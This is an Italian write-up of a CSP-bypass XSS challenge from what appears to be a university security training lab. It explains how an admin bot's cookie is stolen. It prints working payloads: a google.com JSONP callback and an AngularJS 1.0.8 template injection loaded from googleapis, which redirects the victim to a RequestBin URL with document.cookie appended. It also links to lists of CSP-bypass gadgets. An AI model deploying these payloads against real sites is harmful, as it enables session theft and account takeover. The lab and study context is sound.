CSP

La challenge ci dà queste info:
Steal the admin's cookie on this website: https://csp.training.jinblack.it/

The admin will visit the pages you report using this form: https://checker.training.jinblack.it/checker.php. Pay attention to pick the right challenge in the dropdown.

You may find this instance of RequestBin useful:https://requestbin.net/ USARE https://public.requestbin.com/r/enyb34hv0glw8

Quindi dobbiamo convincere il browser della vittima a fare qualcosa e darci il flag.

Il bot emula la vittima del nostro attacco.


Se provo a fare <script> alert(1) </script> nei campi del form non fa nulla perché abbiamo Content Security Policy (lo vediamo dalla console)


Un altro modo per vedere se c'è CSP è guardare nell'header di richiesta/risposta e (secondo me il miglior modo) è usare questo:
https://csp-evaluator.withgoogle.com/

Se provo a mettere una richiesta qualsiasi al mio bin da parte del bot vedo che non viene fatta, probabilmente c'è una whitelist del CSP.


In javascript document.cookie contiene i cookie.

Vedo quali field sono vulnerable facendo così:






Questo risultato è interessante:



Lo script tra FF è eseguito (poi non mostrato).
Facendo una inspection del codice html ne abbiamo conferma.
Qui ci sono tanti url sfruttabili https://github.com/zigoo0/JSONBee/blob/master/jsonp.txt
(altri siti utili:
https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass
https://pentestbook.six2dez.com/enumeration/web/csp)

A noi servono quelli google api, quindi ne prendiamo uno e proviamo mettendolo nella riga di commento:



Questo non va, ne proviamo altri finchè funziona (tra una prova e l'altra ricarichiamo sempre la pagina).
Non funziona nessuno di quelli google api, ma il primo (con google) funziona, cioè questo:
><script
src="https://www.google.com/complete/search?client=chrome&q=hello&callback=alert#1"></script>

Ma è complesso da usare.

Allora googlando il prof ha trovato questo:
<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></script>

```
<div ng-app ng-csp>
 {{ x = $eval.constructor('alert(1)')()}}
</div>
```
Che funziona
Quindi con:
```
<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></script>
<div ng-app ng-csp>
 {{ x = $eval.constructor('alert(document.cookie)')()}}
</div>
```

Vedo il cookie nell'alert!!

Ora dobbiamo solo mandare la richiesta al mio sito

NB Non usare fetch per mandare la richiesta perché viene bloccata
Per mandare la richiesta questo funziona:
```
document.location = 'https://enyb34hv0glw8.x.pipedream.net/?' + document.cookie
```

Quindi faccio:
```
<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/angular.js></script>
<div ng-app ng-csp>
 {{$eval.constructor("document.location = 'https://enyb34hv0glw8.x.pipedream.net/?' +
document.cookie")()}}
</div>
```

Poi grazie a Opera sono andato su recorder (e una roba tipo analisi delle performance dopo aver registrato il momento in cui mandavo la richiesta) per prendere il link della richiesta da mandare al bot (che altrimenti non riuscivo a vedere perché andava diretto ad un'altra pagina e non mi faceva vedere le richieste):

https://csp.training.jinblack.it/poll/26019ae69d9b4db3a1a86b085c5b8f47

Infine l'ho mandato al bot e nel mio sito ho visto il flag!